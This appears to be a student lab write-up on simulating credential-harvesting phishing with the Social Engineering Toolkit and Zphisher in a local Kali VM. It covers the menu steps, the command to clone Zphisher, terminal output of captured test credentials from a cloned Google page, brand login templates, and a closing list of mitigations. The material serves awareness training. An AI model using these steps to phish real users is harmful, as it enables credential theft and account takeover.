Brief Introduction

Social engineering attacks target **human behavior instead of technical vulnerabilities**. Attackers trick users into revealing sensitive information, such as usernames and passwords, through fake login pages or deceptive communication.

This lab demonstrates how such attacks work using the **Social Engineering Toolkit (SET) and Zphisher** in a controlled environment.

Task Objective

To perform a social engineering (credential harvesting) attack simulation using the **SET Toolkit** and **Zphisher**, understand how user credentials can be captured.


Lab Setup

- **Testing Environment**: Oracle Virtual Machine, Kali Linux
- **Tool Used**: Social Engineering Toolkit (SET) - (inbuilt Kali Linux tool), Zphisher
- **Network Configuration**: Local network with VM IP
- **Browser**: Firefox (default in Kali Linux)

Using the SET Toolkit

Steps to Follow

1. Open the Kali Linux terminal
2. Run command: **setoolkit**



3. Select options in sequence:

- **1 → Social Engineering Attacks**
- **2 → Website Attack Vectors**
- **3 → Credential Harvester**
- **1 → Web Templates**

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicio
us link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

4. Enter your **VM IP address - 192.168.1.57**


```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
_____________________________________________________________________________
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.57]: 192.168.1.57

 ________________________________________________________
              **** Important Information ****

 For templates, when a POST is initiated to harvest
 credentials, you will need a site for it to redirect.

 You can configure this option under:

       /etc/setoolkit/set.config

 Edit this file, and change HARVESTER_REDIRECT and
 HARVESTER_URL to the sites you want to redirect to
 after it is posted. If you do not set these, then
 it will not redirect properly. This only goes for
 templates.

 ________________________________________________________
```

5. Select **template: 2 → Google**

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

6. Open browser in Kali Linux

7.Type: **http://192.168.1.57/**



8. Enter login credentials on the page

9. Check terminal → **credentials will be captured**

```
192.168.1.57 - - [31/Mar/2026 06:02:29] "GET / HTTP/1.1" 200 -
192.168.1.57 - - [31/Mar/2026 06:47:11] "GET / HTTP/1.1" 200 -
[+] We Got A Hit! Printing the Output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=ã
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=iamhacker
POSSIBLE PASSWORD FIELD FOUND: Passwd=12345
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Using Zphisher

Steps to Follow

1. Open the Kali Linux terminal
2. Clone the Zphisher tool: **git clone --depth=1 https://github.com/htr-tech/zphisher.git**
3. Navigate to the directory: **cd zphisher**
4. Run the tool: **bash zphisher.sh**

```
┌──(root㉿kali)-[/home/kali/zphisher]
└─# git clone --depth=1 https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (316/316), done.
remote: Compressing objects: 100% (297/297), done.
remote: Total 316 (delta 49), reused 234 (delta 15), pack-reused 0 (from 0)
Receiving objects: 100% (316/316), 7.90 MiB | 11.77 MiB/s, done.
Resolving deltas: 100% (49/49), done.

┌──(root㉿kali)-[/home/kali/zphisher]
└─# ls
zphisher

┌──(root㉿kali)-[/home/kali/zphisher]
└─# cd zphisher

┌──(root㉿kali)-[/home/kali/zphisher/zphisher]
└─# bash zphisher.sh

[+] Installing required packages...

[+] Packages already installed.

[+] Internet Status : Online

[+] Checking for update : up to date

[+] Installing Cloudflared...

[+] Installing LocalXpose...
```

5. Select the target platform: I am targeting Instagram, so selecting →**2**
6. Select **1** → **traditional login page**

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

1 2 3 4


File Actions Edit View Help

```
 ____   _    _    _
|___ /  | |  (_)  | |
  |_ \  | |_  _ ___| |_   ___ _ __
 ___) | | | | | / __| '_ \ / _ \ '__|
|____/ |_| |_|_|\___|_| |_|\___/|_|
                                    Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 1
```

7. Select **1** → **local host**
8. Type **N** to use default port



9. Open browser and type url: http://127.0.0.1:8080
10. Enter credentials on instagram login page



11. Return to terminal to view **captured credentials**

Summary

This lab shows how easily attackers can exploit human trust using simple techniques. It highlights the importance of **awareness, proper security practices, and defensive measures** in preventing social engineering attacks.

Impact:

- Unauthorized access to user accounts
- Data breaches and sensitive information leakage

- Financial loss for individuals and organizations
- Damage to brand reputation

Challenges Faced:

- Localhost page loaded, but login failed
- Root cause: Incorrect IP binding (127.0.0.1 vs VM IP)
- Fix: Used VM IP (192.168.x.x) to ensure proper request handling

Mitigation Techniques:

- Enable **Multi-Factor Authentication (MFA)**
- Conduct **employee awareness training**
- Avoid clicking on unknown or suspicious links
- Verify website URLs before entering credentials
- Use secure email filtering and monitoring tools

How does it happen in a real-world scenario?

- The attacker hosts a phishing page on a public server or domain rather than on a local IP address.
- The link is then distributed via email or social engineering channels such as SMS, WhatsApp messages, etc.
- The user thinks the link is legitimate and enters credentials.
- The data is sent to the attacker’s server, often followed by a redirect to the legitimate site to avoid suspicion.